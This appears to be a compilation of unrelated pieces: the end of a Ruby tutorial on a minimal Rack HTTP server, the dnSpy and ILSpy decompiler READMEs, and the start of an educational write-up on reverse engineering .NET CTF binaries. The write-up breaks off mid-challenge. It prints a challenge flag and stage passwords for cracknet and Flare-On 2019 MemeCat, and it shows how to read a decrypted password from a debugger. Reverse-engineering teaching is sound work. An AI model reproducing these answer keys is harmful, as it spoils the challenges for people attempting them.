
After the server receives a request, like before, it uses **session.print** to send a message back to the client: Instead of just our message, it prefixes the response with a status line, a header and a newline:

1. The status line (**HTTP 1.1 200\r\n**) to tell the browser that the HTTP version is 1.1 and the response code is "200"

2. A header to indicate that the response has a text/html content type (**Content-Type: text/html\r\n**)
3. The newline (**\r\n**)
4. The body: "Hello world! ..."

Like before, it closes the connection after sending the message. We're not reading the request yet, so it just prints it to the console for now.

If you start the server and open `http://localhost:5678` in your browser, you should see the "Hello world! ..." line with the current time, like we received from our TCP client earlier. 🎉



Serving a Rack app

Until now, our server has been returning a single response for each request. To make it a little more useful, we could add more responses to our server. Instead of adding these to the server directly, we'll use a [Rack](#) app. Our server will parse HTTP requests and pass them to the Rack app, which will then return a response for the server to send back to the client.

Rack is an interface between web servers that support Ruby and most Ruby web frameworks like Rails and Sinatra. In its simplest form, a Rack app is an object that responds to `call` and returns a "triplet", an array with three items: an HTTP response code, a hash of HTTP headers and a body.

```
app = Proc.new do |env|  
  ['200', {'Content-Type' => 'text/html'}, ["Hello world! The time is #{Time.now}"]]  
end
```

In this example, the response code is "200", we're passing "text/html" as the content type through the headers, and the body is an array with a string.

To allow our server to serve responses from this app, we'll need to turn the returned triplet into a HTTP response string. Instead of always returning a static response, like we did before, we'll now have to build the response from the triplet returned by the Rack app.

```
# http_server.rb
require 'socket'

app = Proc.new do
  ['200', {'Content-Type' => 'text/html'}, ["Hello world! The time is #{Time.now}"]]
end

server = TCPServer.new 5678

while session = server.accept
  request = session.gets
  puts request

  # 1
  status, headers, body = app.call({})

  # 2
  session.print "HTTP/1.1 #{status}\r\n"

  # 3
  headers.each do |key, value|
    session.print "#{key}: #{value}\r\n"
  end

  # 4
  session.print "\r\n"
```

```
# 5
body.each do |part|
  session.print part
end
session.close
end
```

To serve the response we've received from the Rack app, there's some changes we'll make to our server:

1. Get the status code, headers, and body from the triplet returned by **app.call**.
2. Use the status code to build the status line
3. Loop over the headers and add a header line for each key-value pair in the hash
4. Print a newline to separate the status line and headers from the body
5. Loop over the body and print each part. Since there's only one part in our body array, it'll simply print our "Hello world"-message to the session before closing it.

Reading requests

Until now, our server has been ignoring the **request** variable. We didn't need to as our Rack app always returned the same response.


Rack::Lobster is an example app that ships with Rack and uses request URL parameters in order to function. Instead of the Proc we used as an app before, we'll use that as our testing app from now on.

```
# http_server.rb
require 'socket'
require 'rack'
require 'rack/lobster'

app = Rack::Lobster.new
server = TCPServer.new 5678

while session = server.accept
# ...
```

Opening the browser will now show a lobster instead of the boring string it printed before. Lobstericious!



The "flip!" and "crash!" links link to `/?flip=left` and `/?flip=crash` respectively. However, when following the links, the lobster doesn't flip and nothing crashes just yet. That's because our server doesn't handle query strings right now. Remember the **request** variable we ignored before? If we look at our server's logs, we'll see the request strings for each of the pages.

```
GET / HTTP/1.1
```

```
GET /?flip=left HTTP/1.1
```

```
GET /?flip=crash HTTP/1.1
```

The HTTP request strings include the request method ("GET"), the request path (`/`, `/?flip=left` and `/?flip=crash`), and the HTTP version. We can use this information to determine what we need to serve.

```
# http_server.rb
```

```
require 'socket'
```

```
require 'rack'
```

```
require 'rack/lobster'
```

```
app = Rack::Lobster.new
```

```
server = TCPServer.new 5678
```

```
while session = server.accept
```



```

request = session.gets
puts request

# 1
method, full_path = request.split(' ')
# 2
path, query = full_path.split('?')

# 3
status, headers, body = app.call({
  'REQUEST_METHOD' => method,
  'PATH_INFO' => path,
  'QUERY_STRING' => query
})

session.print "HTTP/1.1 #{status}\r\n"
headers.each do |key, value|
  session.print "#{key}: #{value}\r\n"
end
session.print "\r\n"
body.each do |part|
  session.print part
end
session.close
end

```

To parse the request and send the request parameters to the Rack app, we'll split the request string up and send it to the Rack app:

1. Split the request string into a method and a full path
2. Split the full path into a path and a query
3. Pass those to our app in a [Rack environment hash](#).

For example, a request like **GET /?flip=left HTTP/1.1\r\n** will be passed to the app like this:

```
{  
  'REQUEST_METHOD' => 'GET',  
  'PATH_INFO' => '/',  
  'QUERY_STRING' => '?flip=left'  
}
```

Restarting our server, visiting <http://localhost:5678>, and clicking the "flip!"-link will now flip the lobster, and clicking the "crash!" link will crash our web server.

We've just scratched the surface of implementing a HTTP server, and ours is only 30 lines of code, but it explains the basic idea. It accepts GET requests, passes the request's attributes to a Rack app, and sends back responses to the browser. Although it doesn't handle things like request streaming and POST requests, our server could theoretically be used to serve other Rack apps too.

<https://blog.appsignal.com/2016/11/23/ruby-magic-building-a-30-line-http-server-in-ruby.html>

dnSpy

dnSpy is a debugger and .NET assembly editor. You can use it to edit and debug assemblies even if you don't have any source code available. Main features:

- Debug .NET and Unity assemblies
- Edit .NET and Unity assemblies
- Light and dark themes

See below for more features

Program X

```
1 using System;
2 using System.Text;
3
4 namespace ConsoleApp21
5 {
6     // Token: 0x02000002 RID: 2
7     class Program
8     {
9         // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
10        static void Main(string[] args)
11        {
12            StringBuilder sb = new StringBuilder(args.Length * 100);
13            foreach (string s in args)
14            {
15                sb.Append(s);
16                sb.AppendLine();
17            }
18            Environment.FailFast(sb.ToString());
19        }
20    }
21
22    // Token: 0x06000002 RID: 2 RVA: 0x00002097 File Offset: 0x00000297
23    public Program()
24    {
25    }
26 }
27
```

100 %

Locals X

Name	Value	Type
args	string[0x0000_0000]	string[]
sb	null	System.Text.StringBuilder
i	0x0000_0000	int
s	null	string

Exception Settings Module Breakpoints Breakpoints Bookmarks Locals Autos Watch 1 Call Stack Processes Modules Threads Memory 1 Output

Program X

```
1 using System;
2 using System.Text;
3
4 namespace ConsoleApp21
5 {
6     // Token: 0x02000002 RID: 2
7     class Program
8     {
9         // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
10        static void Main(string[] args)
11        {
12            StringBuilder sb = new StringBuilder(args.Length * 100);
13            foreach (string s in args)
14            {
15                sb.Append(s);
16                sb.AppendLine();
17            }
18            Environment.FailFast(sb.ToString());
19        }
20    }
21
22    // Token: 0x06000002 RID: 2 RVA: 0x00002097 File Offset: 0x00000297
23    public Program()
24    {
25    }
26 }
27
```

100 %

Binaries

<https://github.com/dnSpy/dnSpy/releases>

Building

```
git clone --recursive https://github.com/dnSpy/dnSpy.git
```

```
cd dnSpy
```

```
# or dotnet build
```

```
./build.ps1 -NoMsbuild
```

To debug Unity games, you need this repo too: <https://github.com/dnSpy/dnSpy-Unity-mono> (or get the binaries from <https://github.com/dnSpy/dnSpy/releases/unity>)

Debugger

- Debug .NET Framework, .NET and Unity game assemblies, no source code required
- Set breakpoints and step into any assembly
- Locals, watch, autos windows
- Variables windows support saving variables (eg. decrypted byte arrays) to disk or view them in the hex editor (memory window)
- Object IDs
- Multiple processes can be debugged at the same time
- Break on module load
- Tracepoints and conditional breakpoints
- Export/import breakpoints and tracepoints
- Call stack, threads, modules, processes windows
- Break on thrown exceptions (1st chance)
- Variables windows support evaluating C# / Visual Basic expressions
- Dynamic modules can be debugged (but not dynamic methods due to CLR limitations)
- Output window logs various debugging events, and it shows timestamps by default :)
- Assemblies that decrypt themselves at runtime can be debugged, dnSpy will use the in-memory image. You can also force dnSpy to always use in-memory images instead of disk files.
- Public API, you can write an extension or use the C# Interactive window to control the debugger

Assembly Editor

- All metadata can be edited
- Edit methods and classes in C# or Visual Basic with IntelliSense, no source code required
- Add new methods, classes or members in C# or Visual Basic
- IL editor for low-level IL method body editing

- Low-level metadata tables can be edited. This uses the hex editor internally.

Hex Editor

- Click on an address in the decompiled code to go to its IL code in the hex editor
- The reverse of the above, press F12 in an IL body in the hex editor to go to the decompiled code or other high-level representation of the bits. It's great to find out which statement a patch modified.
- Highlights .NET metadata structures and PE structures
- Tooltips show more info about the selected .NET metadata / PE field
- Go to position, file, RVA
- Go to .NET metadata token, method body, #Blob / #Strings / #US heap offset or #GUID heap index
- Follow references (Ctrl+F12)

Other

- BAML decompiler
- Blue, light and dark themes (and a dark high contrast theme)
- Bookmarks
- C# Interactive window can be used to script dnSpy
- Search assemblies for classes, methods, strings, etc
- Analyze class and method usage, find callers, etc
- Multiple tabs and tab groups
- References are highlighted, use Tab / Shift+Tab to move to the next reference
- Go to the entry point and module initializer commands
- Go to metadata token or metadata row commands
- Code tooltips (C# and Visual Basic)
- Export to project

ILSpy

Decompiler Frontends

Aside from the WPF UI ILSpy (downloadable via Releases, see also [plugins](#)), the following other frontends are available:

- Visual Studio 2022 ships with decompilation support for F12 enabled by default (using our engine v6.1).
- In Visual Studio 2019, you have to manually enable F12 support. Go to Tools / Options / Text Editor / C# / Advanced and check "Enable navigation to decompiled source"

- C# for Visual Studio Code ships with decompilation support as well. To enable, activate the setting "Enable Decompilation Support".
- Visual Studio 2022 extension [marketplace](#)
- Visual Studio 2017/2019 extension [marketplace](#)
- Visual Studio Code Extension [repository](#) | [marketplace](#)
- Linux/Mac/Windows ILSpy UI based on [Avalonia](#) - check out <https://github.com/icsharpcode/AvaloniaILSpy>
- [ICSharpCode.Decompiler](#) NuGet for your own projects
- dotnet tool for Linux/Mac/Windows - check out [ICSharpCode.Decompiler.Console](#) in this repository
- Linux/Mac/Windows [PowerShell cmdlets](#) in this repository

Features

- Decompilation to C# (check out the [language support status](#))
- Whole-project decompilation (csproj, not sln!)
- Search for types/methods/properties (learn about the [options](#))
- Hyperlink-based type/method/property navigation
- Base/Derived types navigation, history
- Assembly metadata explorer ([feature walkthrough](#))
- BAML to XAML decompiler
- ReadyToRun binary support for .NET Core (see the [tutorial](#))
- Extensible via [plugins](#)
- Additional features in DEBUG builds ([for the devs](#))

License

ILSpy is distributed under the MIT License. Please see the [About](#) doc for details, as well as [third party notices](#) for included open-source libraries.

How to build

Windows:

- Clone the ILSpy repository using git.
- Execute git submodule update --init --recursive to download the ILSpy-Tests submodule (used by some test cases).
- Install Visual Studio (documented version: 16.9). You can install the necessary components in one of 3 ways:
 - Follow Microsoft's instructions for [importing a configuration](#), and import the .vsconfig file located at the root of the solution.

- Alternatively, you can open the ILSpy solution (ILSpy.sln) and Visual Studio will [prompt you to install the missing components](#).
- Finally, you can manually install the necessary components via the Visual Studio Installer. The workloads/components are as follows:
 - Workload ".NET Desktop Development". This workload includes the .NET Framework 4.8 SDK and the .NET Framework 4.7.2 targeting pack, as well as the [.NET 6.0 SDK](#) (ILSpy.csproj targets .NET 4.7.2, and ILSpy.sln uses SDK-style projects). *Note: The optional components of this workload are not required for ILSpy*
 - Workload "Visual Studio extension development" (ILSpy.sln contains a VS extension project) *Note: The optional components of this workload are not required for ILSpy*
 - Individual Component "MSVC v142 - VS 2019 C++ x64/x86 build tools (v14.23)" (or similar)
 - *The VC++ toolset is optional; if present it is used for editbin.exe to modify the stack size used by ILSpy.exe from 1MB to 16MB, because the decompiler makes heavy use of recursion, where small stack sizes lead to problems in very complex methods.*
- Open ILSpy.sln in Visual Studio.
 - NuGet package restore will automatically download further dependencies
 - Run project "ILSpy" for the ILSpy UI
 - Use the Visual Studio "Test Explorer" to see/run the tests
 - If you are only interested in a specific subset of ILSpy, you can also use
 - ILSpy.Wpf.slnf: for the ILSpy WPF frontend
 - ILSpy.XPlat.slnf: for the cross-platform CLI or PowerShell cmdlets
 - ILSpy.AddIn.slnf: for the Visual Studio plugin

Note: Visual Studio 16.3 and later include a version of the .NET (Core) SDK that is managed by the Visual Studio installer - once you update, it may get upgraded too. Please note that ILSpy is only compatible with the .NET 6.0 SDK and Visual Studio will refuse to load some projects in the solution (and unit tests will fail). If this problem occurs, please manually install the .NET 6.0 SDK from [here](#).

Unix / Mac:

- Make sure [.NET 6.0 SDK](#) is installed.
- Make sure [PowerShell](#) is installed (formerly known as PowerShell Core)
- Clone the repository using git.

- Execute git submodule update --init --recursive to download the ILSpy-Tests submodule (used by some test cases).
- Use dotnet build ILSpy.XPlat.slnf to build the non-Windows flavors of ILSpy (.NET Core Global Tool and PowerShell Core).

Reverse Engineering by Valdemar Caroe

[Valdemar Carøe](#)

INTRODUCTION

At Improsec we have a desire to share our knowledge with the outside world in an attempt to improve worldwide security. In that regard, we have decided to create an introductory mini-series on Reverse Engineering of various types of software. Through this effort, we hope to motivate aspiring security specialists or guide people who wish to have a look into the world of reverse engineering.

In this specific section, namely 'part 1', we will be touching upon the topic of reverse engineering .NET applications written in C#. Everything introduced in this part is, by all means, perceived as introductory level, so we hope that most of you are able to understand what is going on - if not, we are probably doing a poor job at explaining it properly :)

TOOLKIT

Before we get into what tools you need to get started, it might be wise to explain why. Contrary to low-level coding languages such as C, C++, Rust, Delphi, etc., C# .NET does not compile to native machine code. Instead, it compiles to what is known as CIL (Common Intermediate Language), previously known as MSIL (Microsoft Intermediate Language). For a high-level explanation, this means that the code is simply parsed into structures that explain what the code is supposed to do, and this code is then read by an interpreter (somewhat similar to Java).

Since the code is stored more or less as-is, we are able to restore an almost 1:1 reflection of how the code looked before compilation, simply by parsing the CIL code. There are many tools that can do this for us, but we recommend using **dnSpy** - this tool is the be-all and end-all tool for C# .NET reverse engineering.

Challenges

We have collected 4 distinct CTF binaries written in C# .NET from around the internet, and present them here in ascending order based on which challenges we found to be most "difficult". Bear in mind that even so, they are all considered introductory level, and are therefore fairly trivial to solve.

In CTF binaries you are supposed to find a flag that is hidden somewhere within the binaries. Flags presented in CTF contests are usually of the format:

- **ctf_name{flag_goes_here}**.


Throughout this section, we will be walking through each of the 4 binaries, showing how to dissect the binaries, how to navigate their code, and eventually how to find the flag(s) hidden within them.

Without further ado, let us get knee-deep in some C# .NET reverse engineering!

Challenge #1 - cracknet

Our first CTF binary is the *cracknet* challenge collected from [here](#).

As with any C# .NET challenge, we start off by loading it into dnSpy for further inspection.




Once we have loaded the executable into dnSpy, we notice a class called *Crypto* and another called *Program* inside the *ctf.sectalks_bne.crackme* namespace. As per convention in C# .NET console applications, the *Main*-function of the program is usually found inside the *Program*-class, so let us navigate there.


```
private static void Main(string[] args)
{
    Program.PrintBanner();
    int guesses = 5;
    for (;;)
    {
        if (guesses < 1)
        {
            Program.PrintGameOver();
        }
        Program.PrintTimer(3);
        Program.PrintGuesses(guesses);
        Console.Write("Enter password: ");
        string input = Console.ReadLine();
        string password = Crypto.DecryptStringAES("EAAA0kz8XiBpPhe0j3CnxGt4D5Qb0H2vh9/IeXrt1w4r313");
        if (input != null && input.ToLower().Equals(password))
        {
            Console.WriteLine(string.Format("Success! Flag: {0}!", Crypto.DecryptStringAES("EAAAAB
+ljfnegBraKax/SJLBfrGhIDfffz8M0c922hrm0aK44KwgXmu9GhrIU+LjyBwmQ=")));
            Program.StarWars();
            Environment.Exit(0);
        }
        guesses--;
        Console.WriteLine("Incorrect! Please wait to try again.");
        Console.Beep(350, 250);
        Console.Beep(300, 500);
    }
}
```

As expected, the *Main*-function was to be found inside the *Program*-class. If we examine the function, we see that the program outputs "Enter password: " to the console and then reads input from the console into the string variable named *input*. This input is then compared to an AES-decrypted version of a Base64-encoded string. If the two are equal, it outputs an AES-decrypted version of another Base64-encoded string, which we assume is the flag that we are after.


There is now a multitude of ways to retrieve the password, but the easiest way is to simply run the program inside the dnSpy debugger and read the password from memory.



We start by toggling a breakpoint at the desired access point. In our case, we want the program to *break* (effectively pause) at the if-statement after the password has been decrypted so that we can read the decrypted (plaintext) password from memory. Once we have toggled the breakpoint, we can go ahead and start the application by clicking the ‘Start’ button at the top menu in the dnSpy application.



Once our program runs, it will expect an input. However, since we are interested in the runtime decrypted password, and not in the password we enter into the application, we can feed it any arbitrary string we want - in this case, we fed it “test”. Once the input has been received by the application, we should notice the if-statement being highlighted inside dnSpy - this is because our program execution has reached our breakpoint at that point in the binary, and is now in a paused state from which we can read its memory, local variables, in-memory modules and much more.



By navigating to the *Locals* window we can see an overview of locally defined variables. If you are unable to locate the *Locals* window, it can be accessed from the top menu: Debug -> Windows -> Locals. Amongst the local variables seen in the *Locals* window is our *input* variable containing the string “test” as well as the AES-decrypted *password* variable containing the string “the high ground”.

```
You have 4/5 guesses remaining!!


Enter password: test
Incorrect! Please wait to try again.
Enter password: the high ground
Success! Flag: flag{7h3_f0rc3_15_w17h-y0u}!
```

Now we simply press the 'Continue' button at the top menu in the dnSpy application, so that the binary continues execution, and we can then enter the correct password into the password prompt. This should pass the if-statement and reach the code branch that outputs what we assume is the flag. As can be seen in the illustration above, this assumption was correct, and we have now solved the challenge and retrieved the hidden flag.


Challenge #2 - Memecat Battlestation

Our second CTF binary is the FlareOn-2019 *MemeCat Battlestation* challenge collected from [here](#).

As with any C# .NET challenge, we start off by loading it into dnSpy for further inspection.



In the overview we notice two distinct classes of interest, namely *Stage1Form* and *Stage2Form*. However, we do not know what we are after yet, so let us open the program to get a general idea of the code flow.




As seen in the above illustration, we are in search of a valid “Weapon Arming Code”, that can be used to eliminate the marauding tabby frigate. Let us take a look at the *Stage1Form* class.

```
private void FireButton_Click(object sender, EventArgs e)
{
    if (this.codeTextBox.Text == "RAINBOW")
    {
        this.fireButton.Visible = false;
        this.codeTextBox.Visible = false;
        this.armingCodeLabel.Visible = false;
        this.invalidWeaponLabel.Visible = false;
        this.WeaponCode = this.codeTextBox.Text;
        this.victoryAnimationTimer.Start();
        return;
    }
    this.invalidWeaponLabel.Visible = true;
    this.codeTextBox.Text = "";
}
```

Inside the class, we find the *FireButton_Click* event handler as shown in the illustration above. It validates the weapon arming code by comparing it to “RAINBOW”.



We enter the weapon arming code for the stage and press “Fire!”.



We have now advanced to stage 2, and will, therefore, have to look into the *Stage2Form* class, rather than the previously analyzed *Stage1Form* class. Inside the *Stage2Form* class, we find a function as detailed in the illustration below:

```
private void FireButton_Click(object sender, EventArgs e)
{
    if (this.isValidWeaponCode(this.codeTextBox.Text))
    {
        this.fireButton.Visible = false;
